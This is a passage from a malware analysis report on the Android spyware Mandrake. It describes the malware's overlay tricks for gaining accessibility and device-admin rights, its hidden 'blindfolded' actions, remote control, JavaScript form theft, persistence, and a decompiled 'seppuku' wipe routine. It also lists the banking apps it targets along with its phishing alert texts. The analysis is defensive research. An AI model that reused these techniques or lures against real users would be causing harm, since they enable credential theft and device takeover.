Mandrake possess a very special module called *ActivityCAD* (possibly a reference to Computer-Aided Design terminology – CAD) which is used to draw over parts of the screen, over system alerts or over other applications' visual content that attacker wants to hide from a vigilant user's eye. The purpose of this module is to hijack screen taps and have the user touch whatever parts of the screen are needed to elevate Mandrake's privileges.

It will check if the command waiting to be executed has all the privileges needed. If the permissions are not already granted, a complicated routine will follow to manipulate the user into granting them.

Checking and requesting permissions

This kind of overlay attack is composed of multiple visual components. Width, height and text of every crafted visual component to be displayed over the target menu are computed according to each phase. Other variables are also taken into consideration: device model and type, device language, Android API level.

The text for the visual components is composed of fragments of a standard EULA. It is split in **7 parts** and each phase uses specific parts of the text. They aim to construct a convincing message view.


As more protection elements have been added with each new Android version to protect users against such attacks, a Mandrake privilege-gaining routine can have multiple phases. In all cases it will leave specific areas undrawn, such as the **Allow** button and will create the UI elements in such a way as to not trigger a **"Screen Overlay Detected"** case.

In most cases, if the routine fails, the malware will resort to a simple Toast message while opening the corresponding settings menu.

Accessibility service permission


The most complex privilege gaining routine is the one that manipulates the user into giving Accessibility privilege to the malware.

On newer versions of Android, starting with Pie (Android 9), it only displays a toast and opens the corresponding settings to allow the user to grant the permission. The toast message will be **"For properly work, you must enable Android system"**. It uses the same message if the routine fails.



On older versions, a complex overlay drawing routine will be initiated.

- First, it constructs the initial view over the list of registered accessibility services on the mobile. It positions the *"I agree"* checkbox in such way that when the user checks it, they will be pressing, underneath, the accessibility entry corresponding to itself.



- Height and width of view components may be computed based on the number of registered accessibility services.
- Depending on the Android version, we even see pixel level display changes if the mobile phone language is **French or Spanish**. The malware also checks whether it is running on a phone or a tablet and has different optimizations depending on the **phone model**.


Ignoring battery optimization

This feature is needed to keep itself alive if the user's phone is running low on battery, as the Android OS optimizes battery life by killing power-consuming applications (such as the Mandrake malware).

Here, height and width are also computed based on whether the mobile *device is a tablet* or not. EULA parts are used for the text and the menu for requesting the feature to be given to the application is opened.



Subject to the terms of the License Agreement, Google grants you a limited, worldwide, royalty-free, non-assignable, non-exclusive, and non-sublicensable license to use the SDK solely to develop applications for compatible implementations of Android.




On the left, we have what the user sees and accepts. On the right, we see what was in fact being granted.

Default SMS application

To gain full access to all phone and user data, the malware must set itself as a default SMS application. When creating the visual components, height and width are computed based on whether the mobile device is a **tablet**, if the mobile phone manufacturer is **Samsung**, and on an Android API level relative to **Android Nougat**.

Because Mandrake needs to stay hidden and generate as little disruption as possible while being the default SMS application, Mandrake also acts as a normal SMS viewer and displays the incoming SMSs.



Mandrake as the default SMS app

CAD blindfolded commands

There are more advanced configurations that the malware requires to stay fully functional. These are requested only after the previous phases have been accomplished and privileges such as Accessibility and Drawing Overlay over other applications have been granted.

In this command processing phase of the CAD functionality, each command is guarded by a generic loading display. While the loading view is shown, the malware initiates a plethora of touches and actions using the Accessibility privileges in the background. For each command, there is specific blindfold time, after which the blindfolding display is removed.

Blindfolded actions

- Grants itself device administrator rights (2-second blindfold)
- Deactivate play protect (5 seconds)
- Requests and grants itself ignore battery optimizations (3 seconds)
- Gives itself permission to read notifications (5 seconds)
- Requests to allow screen capture and, of course, allows it itself (3 seconds)
- Requests and gives itself permission to read contacts, call log, access location and others (4 seconds):
- Set itself up as the default SMS application (2 seconds)
- Just keep the blindfold up for 3 seconds. This command is used to hide other activities. As an example, it is used when wishing to remove a different application silently. It could also potentially be used to achieve a locker-type behavior.

Losing total control (VNC functionality)


Another intrusive feature of Mandrake is VNC functionality (remote control of another device). The attacker literally takes control over the mobile device and uses it as if it were in their own hands.

This is achieved by leveraging the Accessibility service privilege that Mandrake obtains. A JSON object with movement commands is sent and the malware executes them accordingly. Screenshots of what is happening are constantly sent (as base-64 encoded data) during this routine to a different server that was provided by CnC when initiating the routine.

The following movement inputs are accepted:

- click – clicks on a given coordinate
- swipe – perform swipe to a given coordinate
- unlock – can unlock the device
- power – equivalent to pressing the power (lock) button
- back – equivalent to pressing the back button
- home – equivalent to pressing the home button
- menu – equivalent to pressing the menu button
- scroll_up – scrolls up
- scroll_down – scrolls down

The following is a view of how an attacker sees the device when VNC command is activated



Phishing at its best – credential theft and more

In the vast range of tricks up Mandrake's sleeve, there is a key functionality that makes this threat dangerous for every user. An elaborate web interaction monitoring system is constructed for information and credential theft.

The CnC provides:

- A targeted application package name
- A title and a message
- URL or custom .html file

The package name is used to identify the targeted application. Depending on how the monitoring command was issued, the phishing mechanism will be triggered either when the user opens the indicated application or touches a custom notification or alert dialog created by Mandrake, using the provided custom content. This adds an extra layer of authenticity to the schema.

In some cases, after opening the targeted application, an alert with a custom-tailored message and title will appear, as opposed to a notification. This would manipulate the user into entering credentials or any other sensitive piece information. An example message would be:

App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking.

Another example – the one that Mandrake displayed to us during our analysis - was the following alert window that prompted us to change our Google Account (translations read: *For a better security. We need you to add a backup telephone (number) or to make sure that the current phone backup settings are active*)

Google Account

Pentru o mai bună securitate. Avem nevoie să adăugați un telefon de recuperare sau să vă asigurați că setările actuale de recuperare a telefonului sunt activate.

Conectați-vă

Going further, the server provides an initial malicious JavaScript file for download and, depending on the operation command mode, will provide either a direct URL to load or a HTML file to download locally and load. In both cases, the initial JavaScript code file is injected every time a page is loaded into a custom webview. In both cases, screen recording will also be turned on and the recording data will be uploaded to a separate URL, specified by the CnC.

The JavaScript file once injected into the web page its purpose is to steal data from HTML forms by adding various event listeners, such as key up/change/submit, to each elements of the HTML page.

```
user=1234 5123 4512 3454|pass=1234|qs1=What is the first name of your oldest cousin?|answer1=OldestCousin|qs2=What is your favourite musical instrument?|answer2=FavouriteMusicalInstrument|qs3=What is the name of the city where your mother was born?|answer3=MotherCity|exp=11/2025|cw=123|pin=7777|hPhone=123-123-1231|mmn=|sin=|dob=|dl=|dlExp=|
```

Example

of what data is exfiltrated via the JavaScript injection

One interesting technical fact about this malicious JavaScript file is that it has a URL whitelist, and it does not attempt to collect information from these pages:

- <https://accesd.mouv.desjardins.com/tisecuADGestionAcces/LogonSSOviaAccesWeb.do>
- <https://myaccount.google.com>
- <https://www.paypal.com/myaccount/summary>

On these websites, the injected JavaScript fails to load due to security settings that do not allow JavaScript code to access property "document" on cross-origin object.

During our analysis, we observed Mandrake employing classical phishing attacks. The .html files visually resemble real financial institutions.

Kartendetails eingeben



Kartendetails eingeben

Name des Karteninhabers


⚠genau so, wie es auf Ihrer Kreditkarte steht

Google Play

NÄCHSTER

Example Fake Google Pay card detail page

Visual elements and images used in these phishing attacks are hosted on <https://imgur.com>. For example, the MasterCard image used in one such phishing html file is found at <https://imgur.com/RJvVLUq>. At the moment of writing, **it was used over 14,000 times**, an alarming number. We can also observe that this image was uploaded in July 2016, giving an extra hint towards when this exact phishing scenario was implemented.



Persistence mechanism

Mandrake secures persistence through a variety of methods. When all of them are enabled:


- A reboot will not help
- Sample cannot be uninstalled
- The user will be stopped if he attempts to remove key malware privileges (accessibility or device admin)

The only way to remove Mandrake is to boot the device in safe mode, remove the device administrator special permission and uninstall it manually.

After the user is tricked into accepting Accessibility service, the malware grants itself device admin privilege, among others. As such, the application can't be uninstalled before the administrator privilege is removed; however, the malware does not permit this. If the user tries to remove the device admin privilege, he will be sent to home screen.

Also, using the Accessibility privilege it always checks if the running application is *Settings* and it looks in the UI to determine if the user is trying to remove it from the Accessibility service. The user will be sent to the home screen to deter his actions.

It is peculiar that, in order to identify that the user is trying to remove its Accessibility privilege, the malware looks for the word "**Tesla**" in the settings UI (a personal preference, one might suppose).



A Tesla in the last place you'd want to see one

No trace left behind – seppuku

On some occasions, Mandrake may need a clean exit. If the threat actors consider they have been compromised or (for whatever other reason) want to cut a victim loose, a special command will be issued.


This happens via one of the more radical tools in Mandrake’s arsenal, the **seppuku** command.

This command initiates the factory reset of the mobile device, effectively wiping any traces of Mandrake (along with the user’s private content, of course). *Seppuku* is only callable after Mandrake has acquired device admin privilege, otherwise the factory reset cannot be initiated.

If the CnC passes the “seppuku” command, it will be handled and executed accordingly. Everything from the affected device will be lost.

```
case 13:
String app;
if (Status.isDeviceAdmin(Status.getAppContext()) && "seppuku".equalsIgnoreCase(this.b.getString("s3"))) {
    ActivityAdmin activityAdmin = new ActivityAdmin();
    ActivityAdmin.seppuku()
    return;
}

public static void seppuku() {
    try {
        ((DevicePolicyManager) Status.getAppContext().getSystemService("device_policy")).wipeData(0);
    } catch (Exception e) {
        initiate factory reset
    }
}
```



Targeted applications

During our analysis, because of a bug in CnC server implementation, monitoring commands targeting specific applications were constantly issued. The vast majority are financial applications, while some are shopping- or communication-related apps.

Correlating the countries of the targeted applications users, we determine that Mandrake targets specific countries: **Australia, Canada, United States, Poland, Netherlands, Germany, Austria, Italy, Spain, United Kingdom, Belgium, Brazil, Czech Republic and Singapore**, besides targeting globally utilized popular applications.

We have encountered more than 40 different targeted banking applications that serve Australian users. Hugely popular applications such as **CommBank, NAB Mobile Banking, Westpac Mobile Banking, Bankwest, Bendigo Bank, St. George Mobile Banking, ING Australia Banking, AustralianSuper, Beyond Bank Australia**; to name just a few.

| Targeted application name | Mandrake alert dialog title | Mandrake alert dialog content |
|---------------------------|-----------------------------------|--|
| CommBank | CommBank | App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking. |
| NAB Mobile Banking | NAB Mobile Banking | App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking. |
| Westpac Mobile Banking | Westpac Load Failed | The resource cloud could not be loaded because the App Transport Security policy requires you to validate your personal profile. |
| Police Association of SA | au.com.iugo. policeassociation | au.com.iugo.policeassociation |

Other targeted popular banking applications from different countries.

| Targeted application client countries | Targeted application name | Mandrake alert dialog title | Mandrake alert dialog content |
|---------------------------------------|-------------------------------|-------------------------------|---|
| Austria | Mein ELBA-App | Raiffeisen Meine Bank | Aufgrund der geplanten Systemwartung müssen Sie Ihre Online-Banking-Dienste validieren. |
| Canada | Capital One Canada | Capital One | Update successfully completed! Authentication required. |
| France | Desjardins mobile services | Desjardins | Desjardins", "Erreur App! Pour que votre app recommence à fonctionner, veuillez suivre les étapes nécessaires d'activation via la version Web de votre banque mobile. |
| Germany | Sparkasse Ihre mobile Filiale | Sparkasse Ihre mobile Filiale | App-Fehler! Damit Ihre App wieder funktioniert, führen Sie die erforderlichen Aktivierungsschritte über die Webversion Ihres Mobile Banking aus. |
| Italy | Postepay | PosteMobile | Errore app! Affinché la tua app possa riprendere a funzionare, esegui i passaggi necessari per l'attivazione tramite la versione web del tuo mobile banking. |
| Netherlands | ABN AMRO MobielBankieren | ABN AMRO | App-fout! Om uw app te laten werken, moet u de nodige activeringsstappen doorlopen via de webversie van uw mobielbankieren. |

| Targeted application client countries | Targeted application name | Mandrake alert dialog title | Mandrake alert dialog content |
|---------------------------------------|--------------------------------|-------------------------------|---|
| Poland | IKO | iPKO | Bladaplikacji! Aby wznowicdzialanieaplikacji, wykonajniezbedne krokiaktywacji za |
| United Kingdom | Scotiabank Mobile Banking | Scotiabank Mobile | App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking. |
| Singapore | UOB Mighty Singapore | UOB Personal Internet Banking | Due to scheduled system maintenance, we require that you validate your online banking services. |
| Spain | Santander | Santander | Error de aplicación! Para que suaplicacióncontinúefuncionando, siga los pasosnecesarios de activación a través de la versión web de su banca móvil. |
| United States | Bank of America Mobile Banking | Bank of America | App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking. |

The actors are clearly targeting economically thriving countries.


There are also targeted applications that are globally utilized. Some are related to crypto currency while others are labeled as communication tools. There is even a casino game application and some productivity tools among them.

| Targeted application name | Mandrake alert dialog title | Mandrake alert dialog content |
|--|-----------------------------------|--|
| PayPal Mobile Cash: Send and Request Money Fast | Paypal | Update successfully completed! Please verify your login credentials. |
| Microsoft Outlook: Organize Your Email & Calendar | Microsoft services update | Due to scheduled system maintenance, we require that you validate your online microsoft account. |
| Google Pay: Pay with your phone and send cash | Google Pay | Application updated. Please verify your login credentials. |
| Amazon Shopping - Search Fast, Browse Deals Easy | com.amazon.mShop.android.shopping | com.amazon.mShop.android.shopping |
| AliExpress - Smarter Shopping, Better Living | com.alibaba.aliexpresshd | com.alibaba.aliexpresshd |
| Yahoo Mail – Organized Email | Yahoo mail | For improved security. We require that you add a recovery phone or ensure that your current phone recovery settings are enabled. |
| Vegas Slots Galaxy Free Slot Machines | Gemini Trust Company™ | Login to your account. |
| Coinbase – Buy & Sell Bitcoin. Crypto Wallet | Coinbase | App Error! For your app to resume working, please go through the necessary steps of activation via the web version of your mobile banking. |
| Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum | Blockchain | Due to scheduled system maintenance, we require that you validate your Blockchain Wallet. |
| ABCC Exchange - Easily trade Crypto | ABCC Exchange | Application updated! Authentication required for completion. |
| VIP Access | VIP Access | Symantec VIP Access helps protect your online accounts and transactions |
| Messages | Uphold | Update successfully completed! Authentication required |

Mandrake evolution timeline

Mandrake has evolved considerably over the years. The first versions, released in 2016, had only a few of the exfiltration capabilities of the current *darkmatter* versions.

We have mapped the evolution of Mandrake, functionally, as follows




The first-ever version of Mandrake was released in 2016 and was part of the **oxide** branch. They were composed of an initial application impersonating Adobe; a core was downloaded.

The second branch was **briar**, also released in 2016. No notable extra functionality was added. However, Mandrake imitated a generic Android system application.

Late 2016 saw the third branch, **ricinus**, that continues to be developed even today. Functionality such as blocking calls and SMS history exfiltration were added in this branch.

The **Oxide**, **briar** and **ricinus** branches all corresponded to the first Mandrake wave that appeared and stayed active between 2016 and April 2017. This phase had only two components: an initial foothold sample and the downloaded core.



Telemetry data from first wave (2016 – 2017)

The Second (current) wave started in July 2018, more than a year after the first wave, with the branch **darkmatter**. It is unclear why the threat actors waited over a year to start a second wave, but we believe they needed that time to improve the design and move the campaign to Google Play. At this point, Mandrake started deploying samples on Google Play and formalized the structure. There are now loaders and core components. The loader components were distributed via Google Play, as normal application with an additional role of downloading and loading the core.


Functionality to work with Android notifications was introduced here, along with recording and remote control capabilities. In this phase, Mandrake evolved quite rapidly. There was no further development on the **ricinus** branch, at least from the samples we have collected.

This structure of only loader and core did not last. This way of deploying the core left too many traces; in fact, there was only one loader type component ever on Google Play, the Abfix application.

